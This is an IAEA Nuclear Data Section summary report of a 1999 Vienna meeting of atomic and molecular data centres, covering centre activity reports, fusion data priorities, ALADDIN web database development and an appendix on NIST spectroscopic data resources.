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INDC INTERNATIONAL NUCLEAR DATA COMMITTEE

IAEA Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Processing and Exchange" (15th Meeting of the A+M Data Centres and ALADDIN Network)

13-14 September 1999, IAEA Headquarters, Vienna, Austria

SUMMARY REPORT

Prepared By J. A. Stephens

December 1999

IAEA NUCLEAR DATA SECTION, WAGRAMERSTRASSE 5, A-1400 VIENNA

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Abstract

The proceedings of the IAEA Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Processing and Exchange" (15th Meeting of A+M Data Centres and ALADDIN Network), held on September 13-14, 1999 in Vienna, Austria are briefly described. The meeting conclusions and recommendations on the priorities in A+M data compilation and evaluation, and on the technical aspects of data processing, exchange, and distribution are also presented.

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1 Introduction

On September 13-14, 1999, the IAEA held the regular Advisory Group Meeting on "Technical Aspects of Atomic and Molecular Data Exchange and Processing" (15^{th} Meeting of the Atomic and Molecular (A+M) Data Centres and ALADDIN Network) with the objectives of reviewing the progress in the A+M data related activities in the Data Centres, the methods and procedures applied in the data processing and exchange, developments in the ALADDIN system, and to coordinate the working plans for the next period. The meeting was attended by eleven participants from eleven Data Centres (see Appendix 1).

In the previous two-year period no new Data Centres have been added to the network. Prof. J. L. Delcroix (Gaphyor, Orsay) was unable to attend the meeting, and he was replaced by Dr. D. Humbert. Dr. T. Kato (NIFS, Toki-shi) had a simultaneous engagement and she was replaced by Dr. I. Murakami. The participant from China (S. Yongsheng, CRAAMD, Bejing), and one member from the Russian Federation (A. Godunov, TIIFR, Troitsk) were unable to attend the meeting. Dr. Yu. V. Martynenko attended as the new representative from the Russian Research Centres, "Kurchatov Institute" (Moscow).

2 Meeting Proceedings

The Meeting was opened by J. Stephens (Physicist, A+M Data Unit) and R. E. H. Clark (Head, A+M Data Unit, NAPC). Dr. Clark was introduced as the new A+M Unit Head, who joined the IAEA in August 1999. They stressed the usefulness to the Data Centre Network the new world-wide-web (WWW) and Internet developments that have occurred since the 14^{th} AGM held in July 1997. For the first time the attendees had continual web access in the meeting room to all Data Centre sites, which were actively used in the presentations and demonstrations.

After adopting the Agenda (see Appendix 2), the meeting proceeded in four sessions:

- Current Activities of the A+M Data Centres
- Data Generation and Priorities in Data Compilation and Evaluation
- Data Processing and Exchange
- Meeting Conclusions and Recommendations.

2.1 Session 1: Current Activities of the A+M Data Centres (Chairman: Yu. V. Martynenko)

In Session 1, progress reports on the activities of individual Data Centres during the period August 1997-August 1999 were presented. These reports, which are reproduced in Appendix 3, describe the work of the Data Centres on A+M data compilation, evaluation and generation, WWW developments, Data Centre publications produced during the reporting period, and the status of ongoing Data Centre programmes and plans for future work. The presentations in this session indicate that the Data Centre activities effectively

followed the recommendations of the previous Advisory Group Meeting, both in terms of content and mutual cooperation.

Session 1 began with the presentations of **Dr. W. L.Wiese** (NIST, Gaithersburg, USA) and **Dr. I. Murakami** (NIFS, Toki-shi, Japan), who described the ongoing work on establishing A+M, databases and data processing methods at their respective centres.

Dr. Wiese discussed changes in activities at the NIST Data Centres in recent years. He indicated that they have received seed money in the range $400-500K to revitalize the NIST atomic physics data work over the next 4-5 year period. He reviewed priorities covered in data work and reviewed the bibliographic and numerical databases now on their website (http://physics.nist.gov). The Atomic Spectra Database (ASD Version 2, 1999) is their major atomic physics web database. This is reference data, e.g., the wavelength data is generally accurate to six significant figures, and transition probability data is certain to within less than ±50%. The content of the NIST Physical Reference Data web site was reviewed, and it contains other applications of interest to fusion research, such as the electron impact ionization cross section database for atoms and molecules developed by Dr. Y.-K. Kim.

Dr. Wiese also reported recent work on the compilation and evaluation of data for wavelengths and energy levels of Be I, Ne I, Ar and Ga and transition probabilities for all spectra of C, N and O. Work in progress at the NIST Data Centre includes data compilation and evaluation for the wavelengths and energy levels of He I, Be II, B, F, Si I, Cl, Xe and W and transition probabilities for H, D, He, Li, Be, B, Na, Mg, Al, Si, Fe I&II and Ba I&II. He also discussed the Second International Conference on the Atomic and Molecular Data and Their Applications (**ICAMDATA**), which will be held at Oxford University, UK 26-30 March, 1999. The first **ICAMDATA** conference was held at NIST (Gaithersburg, USA), September 29-October 2, 1997. The programme of this conference has a strong representation in the fusion data community, and it is recognized by the Data Centre Network for the high relevance to its goals.

Dr. I. Murakami reported on recent A+M data evaluation and compilation activities, research and collaboration programmes, NIFS data publications, and future plans. She extensively reviewed the NIFS website and services. Dr. Murakami's Data Centre now uses NEC UNIX and are serving their databases using the ORACLE 7 relational database system. The retrieval system has been completed since 1997 (with minor improvements since then) and is accessible through the WWW (http://dbshino.nifs.ac.jp/) with required user registration. A new database on recombination processes is being constructed which will contain cross sections and rate coefficients (Maxwellian or non-Maxwellian) for radiative, dielectronic, or three-body recombination. Other compilations include excitation and charge transfer cross sections for Li ions related to LHD experiments with Li pellets. Research activities at NIFS are reviewed and published in their NIFS-DATA report series, and during 1997-99 twelve reports were published. Future activities include an atomic data compilation and evaluation for hydrocarbons and helium atoms (with Prof. R.K. Janev), initiating more data evaluation and improving the recombination database, and initiating a radiation loss database including recombination for divertor and

detached plasmas. NIFS has a number of collaboration programs and research activities and Dr. Murakami emphasized that such collaboration are encouraged.

Session 1 continued with the presentation by **Dr. D. R. Schultz** (ORNL, Oak Ridge, USA) from the Controlled Fusion Atomic Data Center (CFADC). CFADC continues to use the WWW to maintain their bibliographic data compilation, and continues to offer on-line access to ALADDIN-formatted numerical A+M databases. A new database system employing Microsoft Access has also been implemented for the CFADC A+M bibliography, which allowed consolidation of disparate data sources from CFADC, the JILA database, the Redbooks and Aladdin. In the last two-year period several additions to the website have also been implemented. The ORNL "Redbooks" continue to be digitally scanned and placed online. An extensive elastic scattering database of differential and integral cross sections for edge and divertor modeling, charge transfer and ionization in slow collisions of (H, D,)+ and (H, D, T) + (H, D, T, H_2, D_2, T_2) was completed has been mounted at the CFADC website, and also includes the facility for interactive plotting using Java. This database was published as Volume 8 of the IAEA **Atomic and Plasma-Material Interaction Data for Fusion** series. All of this data has been fitted (with physical constraints) to simple analytic forms with tabulated coefficients. New projects include studies of ion-conversion collisions in the reaction $H^+ + H_2(v) \rightarrow H + H_2^+(v', v' > 3)$ and related heavy particle reactions which are important in divertor modeling.

Dr. T. Shirai (JAERI, Tokai-mura, Japan) reported on the A+M activities at the Nuclear Data Center of the Japan Atomic Energy Research Institute. Their A+M databases has cross section data for about 600 types of collision processes, which are also published as JAERI data compilations. Numerical tabulations of these cross sections are mounted on their website (http://wwwndc.tokai.jaeri.go.jp/JEAMDL/index.html). A spectroscopic database for highly ionized atoms of Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr and Mo has been submitted to the Journal of Physical and Chemical Reference Data (JPCRD) in 1999. A compilation of wavelengths, energy levels, ionization energies, line classifications, intensities and transition probabilities for all ionization stages of Ar has been made, and will be submitted to the JCPRD. Studies have also been performed on the state-selective electron-capture by Be^{3+} ions colliding with He atoms using quantum-mechanical and semi-classical close coupling techniques, as well as collisions of H^+ with H_2 in vibrationally excited states. The latter reaction is relevant to recombination processes in divertor plasmas. Work in progress at JAERI includes the compilation for recommended data on collisions of electrons with hydrocarbons (CH_4 and others) and H_2O, CO and CO_2.

Dr. D. Humbert (GAPHYOR, Orsay, France) described new technical developments and discussed the features now available in the current GAPHYOR database system on its WWW site (http://gaphyor.lpgp.u-psud.fr) This system now resides on a dedicated Unix workstation. These include both the traditional bibliographic database (now containing over 500K entries) and 27K entries of numerical data. GAPHYOR now has over 2K distinct effective users of the system. Presently the numerical portion of the database delivers relatively simple information, and future plans include increasing this capability by the introduction of curve and table fields, and possibly use the ALADDIN approach.

The GAPHYOR UPDATE series is no longer published due to the amount of work involved with too little user demand.

Dr. Yu. V. Martynenko discussed the data activities of the A+M Data Centre at the Scientific Research Centre "Kurchatov Institute" (Moscow, Russia). He reported on the collection of the A+M bibliography from Russian publications, and the compilation of cross sections for fusion applications that are distributed among the fusion community in Russia and the CIS. Current data production work at the Kurchatov Institute include the measurement of sputtering parameters for erosion processes of C-C composites relevant to next-generation fusion devices, the study of charge exchange cross sections for H^-+A^{3+} collisions, and the study of collisions of identical ions needed in ion-beam heating. He emphasized that some of this data is difficult to represent in conventional databases, particularly regarding the characterisation of surface structure and damage. Dr. Martynenko also reviewed some of the work at other Russian Research Centres, of which there are five. The list of these Data Centres and their recent data publications is given in his report which isreproduced in Appendix 3.

Dr. W. Eckstein reported on data production, collection and evaluation activities at IPP-Garching, Germany. He discussed the Bayesian probability theory and computational methods that are being used to fit physical sputtering data for a new sputtering database being developed in collaboration with the IAEA A+M Data Unit. New analytic representations of the sputtering yield at both normal and oblique incidence angles have been used. Examples were given for W self-sputtering for impact energies up to 100 keV for normal incidence, and 30 eV, 200 eV, and 2 keV for Be self-sputtering for angular dependent sputtering. The results using the Bayesian method were found to be superior to the often used Bohdansky and Yamamura fitting formulae. This method has also been of utility for fitting functions based on the Bethe-Born theory for electron - CH_4 ionization cross sections.

Dr. Y. Rhee (KAERI, Taejon, Korea) presented data centre activities at the Laboratory for Quantum Optics, which supports several atomic, molecular, and optical (AMO) physics programmes. Dr. Rhee's data centre supports applications to other fields (general AMO database and high precision measurement technology for nuclear safety) but it also includes fusion research. Dr. Rhee reviewed the content of the Atomic, Molecular, and Optical Database System (AMODS - http://amods.kaeri.re.kr/) which contains databases for atomic spectral lines, transition probabilities, atomic energy levels, atomic transition lines, fundamental constants, electron impact ionization cross sections, and the Aladdin numerical databases. Some of these databases are mirrored from other data centre sites, as indicated in his report in Appendix 3. (Section 3 of the meeting discussed mirroring and the sharing of databases. This is justified by the existing bandwidth limitations between Europe, North America and the Asian countries). The experimental programme at KAERI also includes Doppler-free saturation spectroscopy and the measurement of autoionization levels, isotope shifts, and hyperfine structure.

Dr. J. A. Stephens (IAEA, Vienna, Austria) presented a report of activities of the IAEA A+M Data Unit. The activities consisted of data evaluation and recommendation, WWW

database developments, AMDIS services, Coordinated Research Projects, and A+M Data Centre Network coordination. J. Stephens reviewed resources available to the Unit and discussed its new website (http://www-amdis.iaea.org/), including the new Irradiated Nuclear Graphite Properties database that the Data Unit now maintains (http://www-amdis.iaea.org/graphite.html). Major data publications by the Data Unit in the previous two years period include Volume 7A of the **Atomic and Plasma-Material Interaction Data for Fusion** series, "Particle Induced Erosion of Be, C and W in Fusion Plasmas", and **CIAMDA 98**, a compendium of A+M bibliographic data with applications to fusion research from 1988-1998. The status of the A+M Data Unit's Atomic and Molecular Data Information System (AMDIS) was reviewed. AMDIS now only serves the IAEA A+M Bibliographic Database, AMBDAS, via a telnet interface. The ALADDIN numerical databases have been converted to a web interface using an object-relational database system (PostgreSQL), a perl interface, and web page forms. Interactive graphics to plot evaluated data are now available (http://www-amdis.iaea.org/aladdin.html). The test phase among several DCN sites has shown this to be a robust approach to the database problem in this type of application. These development follows recommendations of the ALADDIN Task Group formed at the 14th AGM meeting, and was a funded technical collaboration with Dr. Yu. V. Ralchenko (Weizmann Institute). As of September 1999 web usage statistics for the system are very favorable. Future plans include converting the bibliographic database to a completely web driven system, and the publication of a second volume on PMI data for physical sputtering and radiation enhanced sublimation.

Dr. Yu. V. Ralchenko (Weizmann Institute, Rehevot, Israel) reviewed atomic data activities at the WIS Plasma Laboratory. The Plasma-Gate server (http://plasma-gate.weizmann.ac.il) remains well used even though it is unsupported. Since June 1997 there has been a 50% access increase in the list of databases. Dr. Ralchenko collaborated with the A+M Data Unit to produce an ALADDIN WWW server and he discussed some of the background, strategy, and implementation of this system. This work was part of the initiative outlined (by the ALADDIN Task Group) at the 14th AGM of the DCN.

In terms of data generation Dr. Ralchenko discussed quantum-mechanical calculations for the process of Stark broadening of atomic spectral lines, and he indicated that initial results are a factor of two times smaller than semiclassical results and available experiments. Since so few fully quantum-mechanical calculations of this type have been performed, this remains a relatively unexplored area, including the compilation of practical databases. Along with Stark broadening parameters, it was noted that autoionization probabilities and dielectronic recombination cross sections are lacking at A+M data web sites. Dr. Ralchenko discussed a new database for He I excitation and ionization cross sections obtained by using the convergent close coupling (CCC) method (in collaboration with I. Bray). The collision strengths and ionization cross sections for these could be well-fitted with analytic formulae containing up to 5-6 parameters.

Dr. E. Menapace (ENEA, Bologna, Italy) reported on atomic and molecular data activities at ENEA and other Italian A+M data and production research laboratories. He stressed the applicability and importance of AMO data to other fields besides fusion, which include radiation damage studies, radiobiology, and dosimetry. Contributions from

Italian research institutes include electron-molecule interaction data and molecular dynamics and transport data estimates (Bari University), and rate coefficients of all atoms and ions for elements H to Ni for the ionization balance of optically thin films (ENEA Fusion Division). Work in the ENEA laboratories also includes the generation and investigation of molecular spectroscopic data (ENEA Applied Physics Division, Trento University) for fusion relevant species CO, CO_2, CH_4 and higher hydrocarbons.

D. Humbert, I. Murakami, D. Schultz and J. Stephens concluded Session 1 with effective demonstrations of A+M bibliographic and numerical databases at their respective Data Centres, which were accessed through the WWW.

2.2 Session 2: Data Generation and Priorities in Data Compilation and Evaluation (Chairman: D. R. Schultz)

Session 2 was initiated with an open discussion among all meeting participants. The priorities in A+M data compilation and evaluation for fusion (not including the core parameters) were reviewed using priority lists from the last two DCN Meetings. A new list was generated by removing data needs that have been fulfilled, keeping those that have not been fulfilled, and adding new data requirements. The adjusted data priorities that were identified and discussed during Session 2 are summarized in Section 3.4 below.

2.3 Session 3: Data Processing and Exchange (Chairman: Y. Rhee)

Session 3 was devoted to a discussion of the ALADDIN implementations, world-wide-web developments and internet use, data sharing and website mirroring, and future DCN activities. There were open discussions with contributions from all meeting participants.

Following the 14th DCN Meeting an ALADDIN Task Group was formed to collect information from fusion modelers and other data users and to provide recommendations on the next stage of development of the ALADDIN concept. This group consisted of D. Schultz, A. Godunov Y. Ralchenko and J. Stephens. The conclusions of this task group are that while the ALADDIN data format and evaluation function subroutines remain useful, the supporting ALADDIN FORTRAN computer programs for interfacing and data retrievals should not be remain the official code standard. (Nonetheless, these codes will be stored and remain available from the A+M Data Unit). A world-wide-web delivery system for ALADDIN has been designed and implemented which allows efficient selection and retrieval of data sets, and provides graphical capability (http://www-amdis.iaea.org/aladdin.html). This concept and delivery method for ALADDIN retains the simple and flexible representation of A+M data for fusion research and allows streamlined interfacing with web technologies. These are now considered to be the standard access method of open databases, along with CD-ROMs. Several meeting participants pointed out that while the primary target for this website is fusion modelers, there is a strong secondary market from A+M scientists at large and also the plasma processing industry.

Database "mirroring" was discussed and it was supported by the meeting participants, as long as proper credit is given to database originators and that the integrity of the data itself is maintained. It was emphasised that the mirroring process needs to be regulated by the members of the Data Centre Network.

The status of the A+M Data Unit publication **International Bulletin on Atomic and Molecular Data for Fusion** (IBAMDF) was discussed in Session 3. A new proposal was made by D. Schultz to include the names of specified bibliographic data contributors, in addition to the Editorial Board members, and the Editor. This proposal was approved by the Unit Head (R. Clark) and IBAMDF the present IBAMDF Editor (J. Stephens), and will commence with Volume 56 of IBAMDF.

3 Session 4: Meeting Conclusion and Recommendations (Chairman: J. A. Stephens)

The presentations and discussions at the 15th Advisory Group Meeting regarding the A+M, PMI and data-related activities in the A+M Data Centre Network, the data processing and exchange methodology, present and future use of the world-wide-web, the ALADDIN system implementation and development, and the priorities in A+M data compilation and evaluation work have resulted in the following conclusions and recommendations.

3.1 Conclusions

3.2 Status of Data Generation and Priorities in Data Compilation and Evaluation

- It was concluded that most of the data needs and priorities presented at the 13th and 14th AGM are still valid. However, a number of the data needs have now been satisfied, and some new data priorities have been identified. The current list of data priorities is summarized in Section 3.4 below. This updated list is to be re-posted on the A+M Data Unit webserver following the 15th AGM.

- The IAEA experts' meetings, consultants' meetings, coordinated research programmes and individual consultants make a significant contribution to the data evaluation and quality control effort. Communication of data needs takes place through web pages posted on the A+M Data Centre website, and through representation at comprehensive meetings such as ICAMDATA.

3.3 Data Processing and Exchange (ALADDIN)

The implementation of the A+M Data Unit's ALADDIN website is representative of how ALADDIN data should be deployed in the future, including the ALADDIN evaluation function library. Most of the other A+M Data Centre's have very effective web presentations of their own databases, and all participants indicated very positive usage statistics. The ALADDIN website and others now provide an effective interface to fusion modelers for retrieving data, although this activity should continue to be monitored, and

more ways to improve and measure its effectiveness need to be identified. Due to limitations in bandwidth there remains a valid need for authorised website mirroring of atomic and molecular databases, mainly between the Asian, and European and North American countries.

3.4 Priorities in Data Compilation, Evaluation and Generation

A comprehensive list of priorities was reviewed in Session 2 and is summarized below.

Summary of Priorities in Data Compilation, Evaluation and Generation for Fusion Research

The long-term priorities in A+M and PMI data compilation, evaluation and generation, were reviewed during the IAEA Technical Committee Meeting on "A+M Data for Fusion Reactor Technology" held in October 12-16, 1992 in Cadarache, France (IAEA Report **INDC(NDS)-277** and "Atomic and Plasma-Material Interaction Processes in Controlled Thermonuclear Fusion", R. K. Janev and H. W. Drawin, editors, Elsevier Science Publishers B.V., Amsterdam, 1993). Data priorities were also identified and reviewed at two IAEA Advisory Group Meetings held on 10-11 July 1995 (IAEA Report **INDC(NDS)-339**), and 21-22 July 1997 (IAEA Report INDC(NDS)-339), respectively.

Atomic and Molecular Data

Spectroscopic Data:

- Transition probabilities for the H, D, Be-, B-like isoelectronic ions.
- Energy levels, wavelengths, transition probabilities for low-q metallic ions, high-Z impurities (V, Mo W) especially the low ions for divertor applications.
- Updating and compilation of spectroscopic databases for Be^{q+} and B^{q+} ions (including publication in the ORNL "Red book" series).
- Complete spectroscopic characterization of Ne and Ar ions, particularly the high ions of Ne.
- Spectroscopic characterization of H_2, H_2*, H_2^+, H_3^+ and isotopic variants.
- Impurity plasma edge molecules (CO, CO_2, CH_4 and other hydrocarbons).

Collisional Data for Plasma Edge Studies (Includes: neutral particle transport modeling and diagnostics, H-recycling, He-exhaust):

- Elastic and momentum transfer ion-neutral and neutral-neutral collisions in the energy range 1 eV - 1 keV/amu, involving H, H^+, He, He^+, He_2^+, H_2 and H_2^+, including the high end of the Maxwellian tail.

- Ro-vibrational excitation of H_2 and H_2^+ by electron and proton impact in the energy range from threshold to 500 eV.

- Electronic excitation and ionization of vibrationally excited $H_2^*(v)$ and $H_2^+(v)$ in low-energy collisions with e, H and H_2^+ (including dissociative processes and information on energy distribution of reaction products).

- Inelastic collision processes of He, He^+ and He_2^+ with e, H, H^+, H_2, H_2^+ at low energies, including processes with excited H, He and H_2.

- Completion of collisional data bases for Be, B and their ions (including collision processes of Be^{q+}, B^{q+} with electrons, and quasi-resonant processes of Be^{q+}, B^{q+} with H, He and H_2).

- Further development of the data bases for hydrocarbons (all processes with electrons and protons), H_2O and CO, and Be-, B- oxides and hydrides (including their ions).

- Collision processes of high-Z impurities (Ga, V, Mo, W) with e, H^+, H, H_2.

- Three-body processes among primary species and impurities, particularly the $H^+ + H_2$ reaction.

- Particle interchange reactions among primary species, C, O, metals and hydrocarbons.

Collisional Data for neutral particle beam heating

- Data for collision processes of the ions H_2^+, H_3^+ with e, H, H^+, H_2, H_2^+, He_2^+ and other projectiles relevant to plasma of injector ion source.

- Data for collisional processes $H^- + H^-$ in ion beam used (after neutralization) for plasma heating. (Pertinent energy range: from threshold to 15eV).

Radiative Plasma Cooling

Plasma core region:

- Electron impact processes (excitation, ionization, radiative and dielectronic recombination) of medium- and high-Z impurities (X = Ti, Ni, Cr, Fe, Mo, W, Ga, V) (Pertinent energy range: from a few keV to 30 keV).

- Charge exchange collisions of X^{q+} (X as above) with H, H^+ and He_2^+ (Pertinent energy range: from 1 eV (or threshold) to 500 eV), particularly complete and consistent data sets.

Plasma edge region:

- Electron impact processes involving low-, medium- and high-Z impurities in low charge states (q >= 5). The most important low-Z impurities are Be and B.

- Collisions of X^{q+} (q >= 5, X as above) with H, He, H_2, including state- selective electron capture.

- All processes of Kr and Kr-ions with e, H, H^+, H_2, H_2^+, He^+, He_2^+ and H^- (for the proposed Kr radiative cooling scheme of divertors).

- Complete collisional database for N, N_2, Ne and Ar.

- Data for collision processes of the ions H_2^+, H_3^+ with e, H, H^+, H_2, H_2^+, He^+, He_2^+ and other projectiles relevant to proposed radiative cooling scheme of divertors, and data for the injection of negative ions.

Plasma-Material Interaction

Thermal evaporation:

- Assessment of data needed for Be, carbon-based materials and medium- and high-Z materials (Ti, V, Mo, Nb, W, BeO).

Disruption erosion:

- Data for a full collisional-radiative model for the impurity in question (all processes with e, H^+, including three-body processes and radiation capture).

- Data for dust formation at disruption.

Tritium retention and release in fusion materials and codeposited layers

- D/T permeability, diffusivity, solubility, desorption rate and surface reactions. Materials: tungsten, beryllium, BeO, new CFC's, deposited and codeposited layers of these materials.

Quantum processes on surfaces:

- Molecule (molecular ion) formation and destruction with identification of product charge and quantum state.

Particle sticking on surfaces

Material Properties

Data collection and generation needed:

- Thermo-mechanical properties of the new carbon fiber composites.

- Mechanical and post-irradiation thermo-mechanical properties of Be and other plasma-facing components candidates.

- Thermo-mechanical properties of new classes of materials, such as Ti-doped graphite.

- Data on the effects on the thermo-mechanical properties of material after neutron irradiation.

- Data for new materials such as CFC and Ti-doped materials. Existing databases need thorough evaluation.

3.5 Recommended Actions

The Advisory Group recommended the following actions be taken by the IAEA A+M Data Unit:

- Continue the efforts on the co-ordination of data compilation, evaluation and recommendation by the Data Centre Network members.

- Continue additional developments of the ALADDIN concept as an effective world-wide-web application, and continue to monitor the usefulness of this approach from a user/modeler perspective.

- Retain the ALADDIN data format for the exchange of fusion data, and distribute libraries of the ALADDIN evaluation function subroutines via the web.

- Implement a new policy for listing bibliographic data contributors to the IAEA's **International Bulletin on Atomic and Molecular Data for Fusion,** as well as credit for contributions to the numerical ALADDIN databases.

- Strengthen the communication of identified data priorities in fusion research to DCN Members and others in the fusion research community on the world-wide-web. Consider organization of a satellite workshop to the ICAMDATA conference on data needs of the fusion research community.

- Strengthen efforts on the coordination of data generation projects through the Coordinated Research Projects in order to meet the evolving A+M and PSI data needs of the fusion research community.

- Strengthen the communication of list the data priorities in fusion research to DCN Members and others in the fusion research community.

Appendix 1

IAEA Advisory Group Meeting on

"Technical Aspects of Atomic and Molecular Data Processing and Exchange" (15th Meeting of the Atomic and Molecular Data Centres and ALADDIN Network)

13-14 September 1999, IAEA Headquarters, Vienna, Austria

List of Participants

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Appendix 2

IAEA Advisory Group Meeting on

"Technical Aspects of Atomic and Molecular Data Processing and Exchange (15th Meeting of the Atomic and Molecular Data Centres and ALADDIN Network)"

13-14 September 1999, IAEA Headquarters, Vienna, Austria

Meeting Agenda

Monday, September 13 **Meeting Room: A-0745**

09:30 - 09:45	Opening (R.E.H. Clark, Head, A+M Data Unit, D.D. Sood, Director, Division of Physical and Chemical Sciences, NAPC) Adoption of Agenda
Session 1.	Current Activities of the A+M Data Centres
Chairman:	Martynenko
09:45 - 10:45	Reports from Data Centres: Wiese (NIST), Murakami (NIFS)
10:45 - 11:00	**Coffee break**
11:00 - 12:00	Reports from Data Centres: Schultz (ORNL), Shirai (JAERI)
12:00 - 14:00	**Lunch**
Session 1.	(Cont'd.)
Chairman:	Wiese
14:00 - 15:30	Reports from Data Centres: Humbert (GAPHYOR), Martynenko (Kurchatov Institute), Godunov (ITI-Troitsk)
15:30 - 16:00	**Coffee break**
16:00 - 17:00	Reports from Data Centres: Eckstein (Max-Planck-Institute, Garching), Rhee (KAERI)

Tuesday, September 14

Session 1.	(Cont'd.)
Chairman:	Shirai
09:30 - 10:30	Reports from Data Centres: Stephens (IAEA), Ralchenko (Weizmann Institute)
10:30 - 11:00	**Coffee break**
11:00 - 11:30	Reports from Data Centres: Menapace (ENEA)
11:30 - 12:00	Data Centre WWW and software demonstrations
12:00 - 14:00	**Lunch**
Session 2.	Data Generation and Priorities in Data Compilation and Evaluation
Chairman:	Schultz
14:00 - 15:00	Priorities in A+M data compilation and evaluation (all participants)
Session 3.	Data Processing and Exchange
Chairman:	Rhee
15:00 - 15:30	ALADDIN implementations and developments; ALADDIN data exchange format, technical improvements and evolution: comments from all Data Centres (all participants)
15:30 - 16:00	**Coffee break**
16:00 - 16:30	Plan of DCN activities for the near future (coordination: Clark and Stephens)
Session 4:	Meeting Conclusions and Recommendations
Chairman:	Stephens
16:30 - 17:00	Formulation of meeting conclusions and recommendations
17:00 -	**Adjourn of the Meeting**

Appendix 3

Data Centre Reports of Activities

The Atomic Spectroscopy Data Center at the National Institute of Standards and Technology (NIST) Activities 1997-1999

W. L. Wiese

Data Center Area	Director	Staff
a. Atomic Energy Levels and Wavelengths	J. Reader	E. Saloman, C. Sansonetti, W. C. Martin (retired, contractor), A. Musgrove
b. Atomic Transition Probabilities	W. L. Wiese	D. E. Kelleher J. R. Fuhr
c. Spectral Line Shapes and Shifts	W. L. Wiese	No permanent workforce; Occasional contractors, guest scientists

Compilations of Numerical Data*

	Recent Work	In Progress
Wavelengths and Energy Levels	Be I, Ne I, Ar, Ga	He I, Be II, B, F, Si I, Cl, Xe, W
Transition Probabilities	All spectra of C, N O	H, D, He, Li, Be, B, Na, Mg, Al, Si, Fe I & II, Ba I & II

*If the chemical element symbol is given without roman numerals, all spectra are compiled.

NIST Spectroscopic data publications 1997-1999:

1. "Atomic Transition Probabilities for Carbon, Nitrogen and Oxygen, A Critical Data Compilation," J. Phys. Chem. Ref. Data Monograph **7**, 1996.

2. "Wavelengths and Energy Level Classifications for the Spectra of Gallium (Ga I through Ga XXXI)," to be submitted to J. Phys. Chem. Ref. Data, (1999).

3. "Spectral Data for Highly Ionized Atoms: Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr, and Mo," J. Phys. Chem. Ref. Data Monograph **8** (in press, 1999).

4. "A Compilation of Energy Levels and Wavelengths for the Spectrum of Neutral Beryllium (Be I)," J. Phys. Chem. Ref. Data **26**, 1185 (1997).

5. "Wavelengths and Energy Level Classifications for the Spectra of Argon (Ar I through Ar XVIII)," to be submitted to J. Phys. Chem. Ref. Data (1999).

6. "Wavelengths and Energy Level Classifications for the Spectrum of Neutral Neon (Ne I)," to be submitted to J. Phys. Chem. Ref. Data (1999).

Databases on the World Wide Web (address: http://physics.nist.gov)

1. Annotated Bibliographic databases:

   Transition Probabilities, 1980 to present.
   Line Widths and Shifts, 1978 to present.
   Energy levels and wavelengths, starting 1968, (available soon).

2. Numerical database:

   Atomic Spectra Database, Version 2.0

   This is a new, greatly expanded database covering spectroscopic reference data for all chemical elements. Light elements up to Cu (Z = 29) are covered for most stages of ionization, heavier elements are represented by neutral atoms and low stages of ionization.

   - 91,000 wavelengths
   - 70,000 energy levels
   - 45,000 transition probabilities
   - 900 spectra

(Non-Table Version)

NIST Physics Laboratory — Physical Reference Data

PHYSICAL REFERENCE DATA

Physical Constants	Updated!	Fundamental Physical Constants Searchable Bibliography on the Constants International System of Units (SI) Guidelines for Evaluating and Expressing Measurement Uncertainty
Atomic Spectroscopic Data		Atomic Spectra Database [Version 2.0 NEW!] [Version 1.3 Updated!] Ground Levels and Ionization Energies for the Neutral At
	Updated!	Spectrum of Platinum Lamp for Ultraviolet Spectrograph Calibration Bibliographic Database on Atomic Transition Probabilitie Atomic Spectral Line Broadening Bibliographic Database Status of Atomic Spectroscopic Data
Molecular Spectroscopic Data		Wavenumber Tables for Calibration of Infrared Spectrom Frequencies for Interstellar Molecular Microwave Transiti
Ionization Data		Electron-Impact Ionization Cross Section Database
X-Ray and Gamma-Ray Data		Note on x-ray attenuation databases X-ray Attenuation and Absorption for Materials of Dosim Interest
	Updated!	XCOM: Photon Cross Sections Database Bibliography of Photon Attenuation Measurements
	Updated!	X-Ray Form Factor, Attenuation and Scattering Tabulatio
Radiation Dosimetry Data	Updated!	Stopping-Power and Range Tables for Electrons, Protons, Helium Ions
Nuclear Physics Data	Updated!	Radionuclide Half-life Measurements Made at NIST
Condensed Matter Physics Data	Updated!	Atomic Model Data for Electronic Structure Calculations
Other NIST Data		Online Reference Databases Standard Reference Data Catalog

The use of International Units and the expression of uncertainty in measurement is critical to all data activities. For information on these topics, see guidelines for evaluating and expressing measurement uncertainty, and information on the International System of Units (SI).

Additional data and databases are being prepared for this server.

PHYSICAL REFERENCE DATA

(Return to full listing)

Atomic Spectroscopic Data

- **Atomic Spectra Database**

  Version 2.0 NEW!
  (new interface & expanded data)
  This database contains critically evaluated NIST data for radiative transitions and energy levels in atoms and atomic ions. Data are included for observed transitions of 99 elements and energy levels of 52 elements. ASD contains data on about 950 spectra from about 1 Å to 200 μm, with about 70,000 energy levels and 90,000 lines, 40,000 of which have transition probabilities. The most current NIST-evaluated data associated with each transition are integrated under a single listing.

  Version 1.3 Updated! (earlier version)
  This database includes some of the existing critically evaluated NIST data on atomic energy levels, transition probabilities, and wavelengths that are reasonably up-to-date. This interactive database has energy level data for over 500 spectra, transition probabilities for Sc through Ni, and wavelength data for spectra of several elements.

- Ground Levels and Ionization Energies for the Neutral Atoms Updated!
  W. C. Martin and A. Musgrove
  This table gives the principal ionization energies (in eV) for the neutral atoms from hydrogen (Z=1) through rutherfordium (Z=104). The spectroscopic notations for the electron configurations and term names for the ground levels are also included.

- Spectrum of Platinum Lamp for Ultraviolet Spectrograph Calibration
  J. E. Sansonetti, J. Reader, C. J. Sansonetti, and N. Acquista
  An atlas of the spectrum of a platinum/neon hollow-cathode reference lamp in the region 1130 Å to 4330 Å is given, with the spectral lines marked and their intensities, wavelengths, and classifications listed. Graphical figures of the spectrum are included.

